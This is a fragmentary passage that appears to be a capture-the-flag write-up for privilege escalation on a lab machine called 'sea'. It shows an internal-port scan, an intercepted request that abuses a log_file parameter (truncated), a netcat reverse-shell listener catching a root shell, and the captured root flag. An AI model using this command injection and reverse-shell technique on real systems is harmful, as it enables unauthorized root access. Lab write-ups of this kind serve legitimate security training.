
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


```

Privilege Escalation


1) Found a internal port

```
amay@sea:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -
```





2) Found command injection



3) Got the flag

1 x 2 x +

Send Cancel < >

Target: http://127.0.0.1:8000 HTTP/1

Request

1 POST / HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8000/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 205
10 Origin: http://127.0.0.1:8000
11 Authorization: Basic YWltbWVhZm9pY2Fscm9tYW5jZQ==
12 Connection: keep-alive
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 log_file=
20 A2Pvar%2Flog%2Fapache%2Faccess.l

Response

1

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 16

vigneswar@VigneswarPC: ~

```
(vigneswar@VigneswarPC)-[~]  
$ nc -lvp 4444 <<< "cat /root/root.txt"  
listening on [any] 4444 ...  
connect to [10.10.14.41] from (UNKNOWN) [10.129.190.197] 43254  
root@sea:~/monitoring# cat /root/root.txt  
438bd2d5638d8d998cdefd327a89a920  
root@sea:~/monitoring#  
  
(vigneswar@VigneswarPC)-[~]  
$
```